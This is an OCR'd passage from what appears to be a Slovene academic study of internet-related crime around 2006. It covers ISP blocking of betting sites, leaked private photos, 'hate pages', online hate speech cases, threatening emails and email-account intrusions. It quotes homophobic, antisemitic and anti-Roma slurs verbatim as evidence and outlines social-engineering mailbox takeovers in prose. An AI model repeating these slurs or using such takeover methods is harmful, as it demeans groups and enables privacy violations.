
REPUBLIKA SLOVENIJA MINISTRSTVO ZA FINANCE LJUBLJANA

TOMO ŠEME
direktor

S POVRATNICO!

Slika 18: Faksimile dopisa Urada RS za nadzor prirejanja iger na srečo, ki je ponudnike dostopa do interneta pozval, naj blokirajo dostop do dveh spletnih stavnic v tujini.

Reakcije na dopis so bile s strani ponudnikov dostopa do interneta mešane. Nekateri so blokado nemudoma izvršil, drugi so blokado obljubili in jo izvršili kasneje. Večina operaterjev pa si je vzela čas za razmislek ali pa so napovedali, da blokade ne bodo izvršili. Blokadi so javno nasprotovali tudi predstavniki združenja ponudnikov dostopa do interneta, SISPA.



Slika 19: Spletna stran blokirane spletne stavnice Bwin.com iz leta 2006.

Blokada je takoj povzročila val ogorčenja. Nasprotniki cenzure so poudarjali, da slovenski ponudniki dostopa do interneta ne opravljajo dejavnosti igralništva ter tudi ne sprejemajo nikakršnih vplačil za igre na srečo (torej niso neposredno vpleteni v igralniški posel), pač pa zgolj posredujejo podatke preko svojega omrežja. Prihajati so pričela tudi opozorila, da sodna praksa Sodišča Evropske skupnosti omejevanja čezmejnega igralništva ne prepoveduje, če država v resnici ne skuša omejiti domnevno škodljivih iger na srečo, pač pa za igralništvo podeljuje koncesije. Prihajati so pričela tudi opozorila, da prevelika "ubogljivost" ponudnikov dostopa do interneta letem lahko celo škodi, saj bodo uporabniki zaradi neupravičenega in celo nezakonitega omejevanja dostopa morda pričeli vlagati odškodninske tožbe (Kovačič, 2006d).

Dejansko je podjetje Bwin kasneje proti dvema ponudnikoma dostopa do interneta, ki sta njuno spletno stran blokirala, vložila odškodninsko tožbo (Zalokar, 2006), postavili pa so tudi spletno stran <http://www.bwinsl.com/> od koder kjer so uporabniki lahko prenesli poseben program, ki je omogočil neoviran dostop do spletne strani kljub blokadi.

Razširjanje zasebnih slik preko interneta

Internet je včasih mogoče uporabiti tudi za nezakonito razširjanje zasebnih slik. V teh primerih gre navadno za zasebne fotografije ali video posnetke s seksualno vsebino.

Leta 2004 so se tako na internetu pojavile slike treh posameznikov iz Idrije, ki naj bi prišle v javnost zaradi neprevidnosti pri izposoji službenega digitalnega fotoaparata (po eni različici dogodka naj bi fotograf slike pozabil izbrisati, po drugi različici pa jih je lastnik s pomočjo programa za obnavljanje vsebine izbrisanih datotek obnovil) (Šuljić, 2004). Kasneje so se pojavile še podobne fotografije slovenske srednješolke, ni pa povsem jasno, ali so ji slike ukradli, ali jih je v javnost posredoval njen fant. Za razliko do teh dveh primerov, kjer fotografije niso bile nikoli namenjene javnosti, pa so se med slovenskimi uporabniki interneta razširjale tudi fotografije nekaterih posameznic, ki so se (za denar) fotografirale za tuje pornografske spletne strani. Prvi tak primer se je zgodil februarja 2005, naslednji pa so sledili že čez dva meseca (Škrt, 2005).

Nekaj podobnih prijav so leta 2005 prejeli tudi na varnostnem centru SI-CERT na Arnesu. Šlo je za neupravičeno objavo slik, v večini primerov z erotičnimi podtoni, v enem primeru pa je bil objavljen krajši film. Domnevoma je v večini primerov vsebino objavil bivši partner na spletu, datoteke pa so potem hitro preskočile v P2P omrežja, pri čemer je po besedah vodje varnostnega centra SI-CERT Gorazda Božiča prenos navadno opravila tretja oseba, ki vpletenih sploh ne pozna (Božič, 2006b).

Kljub temu, da gre pri nepooblaščenem razširjanju tovrstnih posnetkov za poseg v zasebnost, v nekaterih primerih pa tudi za kaznivo dejanje razžalitve, v nekaterih primerih morebiti tudi kaznivo dejanje obrekovanja in morda kršitev avtorskih pravic (ne pa nujno tudi za kaznivo dejanje kršitve avtorskih pravic), pa je nezakonito razširjanje tovrstnih vsebin zelo težko zaustaviti, ko vsebine v digitalni obliki enkrat pridejo v javnost. Ta kazniva dejanja se načeloma preganjajo na zasebno tožbo in ne po uradni dolžnosti (po uradni dolžnosti bi jih policija preganjala le v primeru, da bi bila oseba na sliki v početje prisiljena, posneta na skrivaj oz. brez privolitve ali pa mladoletna). Ob dejstvu, da posamezniki čedalje bolj uporabljajo digitalne fotoaparate ter da fotografije hranijo na slabo zaščitenih domačih računalnikih z razmeroma hitrimi povezavami v internet, je verjetno pričakovati, da bo tovrstnih incidentov v prihodnosti še več. Eden izmed sogovornikov je opozoril tudi na pošiljanje zasebnih fotografij preko elektronske pošte: "*Do večine takšnih slik se pride tudi z vdiranjem v emaile, kjer si ljudje radi med sabo pošiljajo kakšne fotografije. Lahko fant-punca ali pa swingerji. Na takšne stvari sem sam naletel v večini primerih!*" (Arctus, 2006b)


Sovražne strani

Sovražne strani, oz. "hate pages" so bile precej popularne v 1990-tih letih. Preko teh strani so avtorji, navadno anonimno, objavljali svoje nestrinjanje s tem ali onim oziroma oozarjali na različne

probleme. Velja omeniti, da tipične zgodnje "hate pages" niso bile namenjene razširjanju nestrpnosti ali sovražnega govora, pač pa bolj izražanju nestrinjanja ali kritike, torej udejanjanju svobode govora.

"The "zgoscenka" hate page"

Eden prvih bolj znanih primerov je "The "zgoscenka" hate page", ki se je na spletu pojavila leta 1997. Spletna stran je bila dostopna na strežniku KISS, urejal pa jo je študent J. P.. Avtor je na svoji strani izrazil nestrinjanje z izrazom "zgoščenka", ki je bil poslovenjeni izraz za angleški izraz CD. Avtor je izumiteljstvo izraza pripisal profesorju Filozofske fakultete Jožetu Toporišiču (kasneje je javno priznal svojo zmoto), na spletni strani pa je bilo zapisanih kar nekaj krepkih izrazov na račun domnevnega izumitelja izraza, npr.: "*Hvala ti Joze za vse, ampak sedaj SPI*DI! ... Slovenski jezik ni LAST Jozeta Toporisica ali lektorjev, to je NAS jezik in ga imamo PRAVICO sami sooblikovati. Ce ne bomo zaceli sedaj, nas bodo jezikoslovci poneumili, nas spremenili v debile, ki niti svojega jezika ne poznajo. Z drugimi besedami, Sedaj gre zares! To je VOJNA! ... Borite se, pisite lektorjem in urednikom, profesorjem, zasujte jih s protestnimi pismi, protestirajte, pisite grafite!*" (The "zgoscenka" hate page, 1998). Spletna stran je sprožila nekaj kritičnih odzivov (npr. Milana Hladnika, ki je v Književnih listih v Delu 4. 6. 1996 in kasneje o tej temi objavil tri članke), danes pa ni več dostopna.



Slika 20: Spletna stran "The "zgoscenka" hate page" iz leta 1998.

“Telekom hate page”

Ena izmed bolj znanih je bila tudi “Telekom hate page”, ki je na naslovu <http://www.ljudmila.org/telehp/> dostopna še danes. Stran je oktobra 1996 nastala kot kritika monopolnega položaja Telekoma Slovenije, avtor pa se je kasneje lotil tudi Siola: “*Tale stran je nastajala in se bo obnavljala v trenutkih obupa in jeze, ki obvezno sledi (skoraj) vsakemu poizkusu surfanja po internetu. Krivec je seveda znan - naša vrla telekomunikacijska družba, Telekom poimenovana. ... In potem sem kupil modem. Dober modem. Saj ne da bi pričakoval na škatli napisanih 33.6Kbps, tudi na 28.8Kbps nisem računal. Ampak 9.6Kbps!? Ljudje božji, pa kje je to še mogoče (dobro, mogoče v kaki Čeceniji, ampak tam imajo opravičilo)!? OK, po pravici povedano je tistih 9600bps še kar sprejemljivih. 7200bps in celo 4800 pa nikakor ne! ... Mi pravijo da bolje pač ne bo šlo. Ampak jaz še kar ne morem verjet. Ne morem verjet, da je kakršnokoli klicanje pred 24h in kadarkoli med vikendom obsojeno na neuspeh. ... Vse skupaj niti ne bi bilo tako hudo, ko ne bi Telekom za vsako vzpostavitev zveze zaračunal en impulz. Pa mi prekine prvič, pa drugič, pa osmič, pa sedemnajstič, pa to vsak dan, pa je to zajeten kupček denarja samo zaradi ponovnega vzpostavljanja zveze.*” (Telekom hate page, 1996)

Spletna stran je sicer vsebovala precej odločne kritike na račun Telekoma in Siola, vendar avtor ni prestopil meje dobrega okusa ali zakonitosti. V sodelovanju z “Robinom Hoodom Internetskim” (pravzaprav je bila na “Telekom hate page” zgolj objavljena novica in povezava na “Roobin Hoodovo” stran), pa so celo uspeli dokazati, da se na nekaterih analognih Telekomovih centralah pojavlja napaka, zaradi katere dobivajo uporabniki Siolovega dostopa do interneta previsoke račune.


Slika 21: Spletna stran "Telekom hate page" iz leta 2006.

Na spletni strani je bilo objavljenih nekaj povezav na druge spletne strani, med drugim tudi na Adolf Fan Club (<http://www.geocities.com/Baja/4699/>), sovražno stran uperjeno proti tedanjemu direktorju Telekoma Adolfu Zupanu. Spletna stran je izvedla tudi natečaj pesmi, slik in animacij, povezanih s kritiko Telekoma. Zadnji prispevek na spletni strani je bil objavljen 25. aprila 2000.

"Mobisux"

Podobna je bila tudi stran Mobisux oz. Mobitel.sux.nu, ki je nastala leta 1998. Spletna stran je vsebovala številne kritike in šale na račun mobilnega operaterja Mobitela, kmalu pa so pričeli objavljati dnevne novice iz področja mobilne telefonije. Pomemben del strani je bil tudi forum. Spletna stran je bila sprva anonimna (urejala naj bi jo "Dr. Tomaž Velikonja" in "Dr. Henry Watson"), kasneje pa se je komercializirala. Danes na njej najdemo oglase, stran je profesionalno zastavljena in je v lasti podjetja Mobisux d.o.o..[23] Za razliko od prvotne strani je sedanja tudi izgubila nekoliko svoje kritične osti.

[23] Arhivi spletne strani se nahajajo na <http://web.archive.org/web/*/http://Mobitel.sux.nu>, sedanja spletna stran pa na <http://www.mobisux.com/>.



Slika 22: Spletna stran Mobisux iz leta 2000.

"Matkurba"

Spletna stran Matkurba.com se je pojavila leta 2001. Spletna stran je bila kritična do ene največjih in najstarejših slovenskih spletišč Matkurja.com (pojavila se je že leta 1994). Spletna stran oziroma imenik slovenskih spletnih Matkurja je bil prvotno postavljen na strežnikih Inštituta Jožef Stefan, kasneje pa je bil sprivatizirana. To je sprožilo nekaj kritik, te kritike pa so skušali povzeti in izraziti tudin a spletišču Matkurba. Spletišče je vsebovalo povezave na nekaj kritičnih člankov o Matkurji v časopisu Dnevnik in spletišču eSlovenija, avtorji pa so odprli tudi tim. knjigo gostov, kjer je bilo objavljeno nekaj kritičnih mnenj obiskovalcev spletišča (Matkurba.com, 2001). Spletna stran danes ni več dostopna.

Sovražni govor na internetu

Tipične sovražne spletne strani ("hate pages") niso bile primarno namenjenje širjenju nestrpnosti, pač pa predvsem izražanju kritike. Obstajajo pa tudi strani, ki širijo nestrpnost in sovražni govor. Večinoma se sovražni govor sicer širi preko spletnih forumov, predvsem forumov medijskih hiš, kjer lahko bralci izražajo svoje komentarje. Komentarji včasih zelo neposredno izražajo nestrpnost, npr.: "*jebem mater prokletim travestitom, jajca jim je treba porezat*" (Kuhar, 2003: 99) ali "*Če bi bil hitler še živ bi te pedre pa še druge že zdavnej zbrisal z obličja zemlje-prokleti toplovodarji!!!!!!!!!*"

(Kuhar, 2003: 98). Več o tem v študiji Romana Kuharja "*Fuj, prašiči nemarni buzerantski (Homofobični diskurz o "nedefiniranih človeških izrodkih")*" objavljeni v *Poročilu Skupine za spremljanje nestrpnosti 02* iz leta 2003. Kot ugotavlja Jakopičeva, "*sovražnega govora na internetu ni treba zelo natančno iskati, saj so že sami nadimki posameznikov, ki debatirajo na forumih, zelo pomenljivi: "opre roma", "hitlerjugend", "slo-nacist", "bosanc", "plemeniti" ipd.*" (Jakopič, 2005). Zato so na nekaterih forumih uvedli obvezno registracijo uporabnikov, pa tudi brisanje oz. neobjavljanje posameznih sporočil, ki presegajo mejo nestrpnosti ter blokado določenih uporabnikov, ki pa si odpirajo nove račune in nadaljujejo s sovražnim govorom. Jakopičeva navaja primer, ko si je nekdo v enem dnevu uporabniški račun odprl desetkrat (Jakopič, 2005).

Omeniti velja, da je širjenje nestrpnosti po slovenski zakonodaji kaznivo po 300. členu KZ,[24] zaradi česar je bila leta 2004 podana prva kazenska ovadbe zaradi širjenja nestrpnosti preko forumov. Ovadba je bila podana decembra 2004 in sicer proti osebi, ki je na spletnem forumu Lendava.net 11. junija 2004 v temi *Invazija Romov* objavila sporočilo, ki poziva k pobojem Romov ter pravi, da bi potrebovali Hitlerja (Lendava.net, 2004). Konec decembra 2005 je Okrajno sodišče v Lendavi enemu storilcu za kaznivi dejanji zbujanja narodnostnega rasnega sovraštva, razdora ali nestrpnosti po 1. odstavku 300. člena Kazenskega zakonika in kaznivega dejanja žaljive obdolžitve po 1. odstavku 171. člena Kazenskega zakonika, izreklo pogojno obsodbo, s katero mu je določilo pogojno kazen 6 mesecev zapora na eno leto (Okrožno državno tožilstvo v Murski Soboti, 2006 ter Okrajno sodišče v Lendavi, 2006). Gre za prvi primer obsodbe zaradi sovražnega govora na internetu v Sloveniji

Znan je tudi primer spletne strani "*Ne me jebat*" (http://www.nemejebat.com/), na katero je na novinarski konferenci 6. septembra 2005 opozoril varuh človekovih pravic, potem ko je prejel anonimno pobudo. Varuh človekovih pravic je bil mnenja, da gre na spletni strani "*v mnogih primerih za izzivanje, razpihovanje in širjenje idej v nasprotju z ustavno prepovedjo spodbujanja k neenakopravnosti in nestrpnosti*" (Varuh človekovih pravic, 2005), zato so zadevo odstopili tožilstvu, ki je primer odstopila policiji z navodilom, da ukrene vse potrebno za izsledite storilca kaznivega dejanja (Varuh človekovih pravic, 2005). Spletna stran je zastavljena tako, da lahko na njej vsakdo, če želi tudi anonimno, objavlja komentarje (naslov strani je "*Stran, ki ne skriva ničesar... in pove vse!*") in precej komentarjev prestopa tako mejo dobrega okusa, kot verjetno tudi svobodo izražanja, npr.: "*Prid kurba neslovenska pred peteln, da te šicnem - nauč se slovensko poj pa piš gnoj čifursk manjka enga hitlerja da b mau potrebu tele čifutarje-šapa*" (Cerar, 2005).

[24] Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.

Slika 23: Spletna stran nemejebat.com leta 2006. Pornografski oglasi na spletni strani so delno zabrisani.

Večinoma gre pri širjenju sovražnega govora preko interneta le za besede, znan pa je tudi primer nestrpnega govora na internetu, ki bi lahko imel konkretnejše posledice v fizičnem svetu. Uporabniki forumov RTV Slovenija so namreč v neki temi začeli organizirati skupino, ki bi pričakala akterje medijsko precej izpostavljenega športnega spora Zahovič-Katanec in jih obmetavala s kamenjem (Jakopič, 2005).

Blood & Honour Slovenia

Nekakšno izjemo pri sovražnem govoru pa predstavlja spletna stran organizacije *Blood and Honour Slovenia*, ki sicer velja za slovensko neonacistično oziroma skinheadovsko spletno stran. BH Slovenia se razglaša za "*gibanje, ki ponuja ljudem drugačen način življenja, v tem z drogo okuženim, pro-pedrskim in rasno mešanem svetu, katerega nam ljudje na oblasti tako fanatično vsiljujejo*" (Blood & Honour, 2006a). Stran se je prvič pojavila novembra 2001, in združuje somišljenike iz cele Slovenije, na kar nakazuje tudi razdelitev na lokalne podružnice, ki jih je trenutno sedem (Blood & Honour, 2006b). Preko spletne strani organizacija Blood & Honour Slovenia organizira različne koncerte, izdaja fanzin in prodaja spominke, na voljo pa so tudi pesmi neonacističnih glasbenih skupin (npr. skupine *Skewdriver*, ki veliko uporablja nacistično simboliko, itd.) ter forum.

Slika 24: Spletna stran Blood and Honour leta 2006.

Spletna stran je gostovala po različnih slovenskih strežnikih, vendar so jo zaradi sporne vsebine že večkrat pregnali. Leta 2002 so spletno stran umaknili iz nekega zasebnega strežnika v Besnici (lastnik strežnika za spletno stran ni vedel), spletna stran pa se je kasneje preselila na strežnik Kluba idrijskih študentov (Ozmec, 2002). Spletna stran se je nato preselila na kolocirani strežnik slovenskega ponudnika spletnega gostovanja, po pritožbi pa je bila umaknjena (Anonimni informator 3, 2006), nato pa se je spletna stran preselila na ADSL povezavo enega izmed članov skupine. Po ponovni pritožbi na ponudnika ADSL storitev Siol, je Siol od uporabnika zahteval umik sporne strani, ker pa stran ni bila umaknjena, je Siol uporabniku onemogočil uporabo njihovih storitev (Jakopič, 2005). Po tej intervenciji pa so se umaknili na strežnik malezijskega podjetja za spletno gostovanje. Zaradi konstantnih pritiskov na spletno stran so njeni upravitelji postali nekoliko bolj pazljivi pri javnem objavljanju vsebin. Določene informacije, npr. o koncertih ekstreminstične glasbene skupine Juden Mord, so tako na voljo samo preverjenim članom (na spletni strani je navedeno da npr. nastopa skupina J. M. iz Slovaške, ni pa naveden kraj koncerta), na spletni strani tudi ne objavljajo več fotografij iz koncertov, oziroma objavljajo samo retuširane fotografije, itd.. Ker se strežnik skupine Blood & Honour Slovenia trenutno nahaja v tujini, so možnosti za ponoven umik strani manjše, kot če bi se strežnik nahajal v Sloveniji. Kljub temu nekaj možnosti za pravno ukrepanje obstaja, saj je leta 1996 francosko sodišče od ameriškega ponudnika

spletnega gostovanja Yahoo! že doseglo umik spletne strani z antisemitsko vsebino in sicer z obrazložitvijo, da je vsebina dostopna v Franciji (Swiss Institute of Comparative Law, 2000: 55). Po nekaterih interpretacijah bi bila takšna odločitev mogoča tudi v Sloveniji, saj Kazenski zakonik[25] v 10. členu kot kraj izvršitve kaznivega dejanja navaja tudi kraj, kjer je nastala prepovedana posledica.

Pošiljanje grozilne elektronske pošte

Elektronsko pošto je mogoče uporabiti tudi za pošiljanje groženj, čeprav pošiljanje tovrstnih sporočil ne ustreza ožji definiciji kiberkriminala, pač pa gre za klasično kaznivo dejanje, ki je storjeno z uporabo računalniške tehnologije. Znan je primer posameznika, ki si je sam pošiljal grožnje, da bi od sebe odvrnil kazensko preiskavo (Božič, 2006d), enega bolj razvpitih primerov pa predstavlja primer političnega aktivista D. H., ki je pred srečanjem Bush - Putin 8. junija 2001 v Sloveniji z domnevno anonimnega elektronskega naslova na ministrstvo za notranje zadeve ter na POP TV poslal pismo, v katerem je grozil predsedniku Bushu. Šlo je sicer za precej neslano šalo (avtor je kasneje v enem izmed svojih elektronskih sporočil zapisal: "*ZA HEC, ponavljam za hec sem napisal e-mail Ministrstvu za Notranje zadeve in POP TV, češ da obstaja skupina ki se imenuje 'Che Guevarina skupina', ter da bo ta skupina poskušala ogroziti življenje predsednika ZDA. Seveda, naredil sem neumnost, vendar rad bi vam malce opisal kaj se je dogajalo zaradi e-maila ki je VEČ KOT OČITNO 'zajebancija'...*" (UZI, 2001), vendar je policija njegovo grožnjo s smrtjo vzela resno in avtorja sporočila so čez šest dni aretirali in pri njem opravili hišno preiskavo, kasneje pa vložili kazensko ovadbo (Matos, 2001). V času pred obiskom Bush - Putin je policija obravnavala še posameznika, ki je na elektronski naslov Bele hiše 20. maja 2001 poslal sporočilo z vsebino "*Predsednik, rešite Zemljo, vi riti, ubili vas bomo v Ljubljani. Dobrodošli.*". Kasneje je bil obsojen na štirimesečno pogojno zaporno kazen (Kovačič, 2003g), decembra 2005 pa je Višje sodišče v Mariboru sodbo razveljavilo. Dogodek še ni dobil dokončnega sodnega epiloga (Maučec, 2005).

Predvsem prvi dogodek so nekateri razumeli kot nadlegovanje političnih aktivistov s strani policije in ga povezovali s primerom aktivistke T. P., ki je na nek ameriški spletni strežnik posredovala obvestilo o demonstracijah v Ljubljani, nekaj dni za tem pa sta dva policista obiskala hišo njenih staršev v Sloveniji (aktivistka sicer živi v tujini). Policista sta opravila neformalen razgovor z njenimi starši, ki sta jim tudi povedala, da ima policija hčerina elektronska sporočila, iz katerih naj bi bilo razvidno, da je glavna organizatorka protestov (kar pa ni držalo, saj je aktivistka sporočilo o

[25] Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.

demonstracijah zgolj posredovala na poštni seznam). (Matos, 2001) Kljub temu se primera pošiljanja grozilne e-pošte od slednjega precej razlikujeta, saj pošiljanje groženj tujim državnikom lahko predstavlja kršitev 389. člena KZ[26] (Ogrožanje oseb pod mednarodnim varstvom).

Kršitve tajnosti elektronske pošte

Čeprav je elektronska pošta tehnično gledano bolj podobna razglednici kot zaprtemu pismu, pa jo uporabniki dojemajo kot zaprto pismo. Prav tako jo obravnava tudi zakonodaja, ki kršitev tajnosti občil in s tem tudi elektronske pošte sankcionira. Nezakonit nadzor elektronske pošte je prepovedan, kljub temu pa poseben problem predstavlja nadzor elektronske pošte in ostalih komunikacij na delovnem mestu. Podjetja namreč pogosto pozabljajo, da je tovrsten nadzor načeloma nezakonit. Enako velja tudi za nadzor prometnih podatkov (npr. podatka kdo je komu poslal elektronsko pošto in kdaj, brez nadzora vsebine sporočila). Evropsko sodišče za človekove pravice je namreč leta 1984 v primeru *Malone proti Veliki Britaniji*[27] zapisalo, da so prometni podatki integralni elementi telefonskih komunikacij, iz česar sledi, da za njihov nadzor ali beleženje velja enak standard kot za beleženje vsebine komunikacij. Ker se posamezniki nezakonitosti nadzora elektronske pošte pogosto niti ne zavedajo, prav tako pa je povprečnemu uporabniku težko ugotoviti ali nekdo njegovo elektronsko pošto nadzoruje, je obseg nadzora elektronske pošte gotovo večji, kot ugotavljajo uradne statistike.

Slovenski uradni organi so v preteklosti že obravnavali nekaj primerov kršitve tajnosti elektronske pošte. Enega prvih primerov omenja inšpektor za varstvo osebnih podatkov v svojem poročilu iz leta 2001. Inšpektor je namreč prejel pritožbo posameznika zaradi nezakonitega pregleda e-pošte s strani delodajalca. Inšpektor je ugotovil, da ne gre za kršitev Zakona o varstvu osebnih podatkov,[28] pač pa za kršitev tajnosti občil in je posameznika usmeril na državno tožilstvo (Inšpektorat za varstvo osebnih podatkov, 2002: 15).

Pojavni primeri kršitve tajnosti elektronske pošte, ki so jih na varnostni konferenci Infosek 2005 predstavili slovenski kriminalisti kažejo, da se napadalci in žrtve večinoma poznajo med sabo, motivi za kršitev so poslovne ali osebne narave, napadalci pa navadno nimajo kakšnega obsežnejšega računalniškega znanja, pač pa se bolj poslužujejo različnih prevar in zvijač s katerimi si pridobijo nepooblaščen dostop do elektronske pošte (tim. socialni inženiring). Ostanek navaja tri

[26] Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.
[27] Malone v. Velika Britanija, odločba z dne 02. 08. 1984.
[28] Zakon o varstvu osebnih podatkov (ZVOP), Uradni list RS, št. 52/99, 57/01, 59/01-popr., 52/02-ZDU-1 in 73/04-ZUP-C.

tipične primere. V prvem primeru je osumljenec vdrl v poštni predal s pomočjo pravilnega odgovora na zastavljeno "varnostno vprašanje", nato pa spremenil geslo in žrtvi na alternativni elektronski naslov poslal "pozdrave". V preiskavi je bilo ugotovljeno, da je bila pridobitev nepooblaščenega dostopa le posledica dalj časa trajajočega osebnega spora. V drugem primeru je storilec s pomočjo lažnega predstavljanja pridobil geslo za dostop do poštnega predala. Po vstopu v poštni predal je vklopil posredovanje sporočil na svoj naslov. Žrtev zaradi spremenjenega (obnovljenega) gesla sicer ni mogla dostopiti do poštnega predala, vendar je geslo ponovno obnovila, in elektronski poštni predal nemoteno uporabljala naprej. Čez dve leti pa se je storilčev poštni predal zapolnil in žrtev je o tem dobila obvestilo, saj je postala preusmeritev neuspešna. Preiskava je pokazala, da sta osumljeni in prijavitelj vodila konkurenčni gospodarski družbi, motiv storilca pa je bil poslovne narave. V tretjem primeru pa je administrator računalniških sistemov v podjetju odprl in natisnil elektronsko sporočilo sodelavca. Sporočilo je tudi kazal ostalim zaposlenim. Preiskava je pokazala, da so v podjetju uporabljali operacijski sistem Windows 98 brez ustrezne zaščite, zato je lahko vsakdo 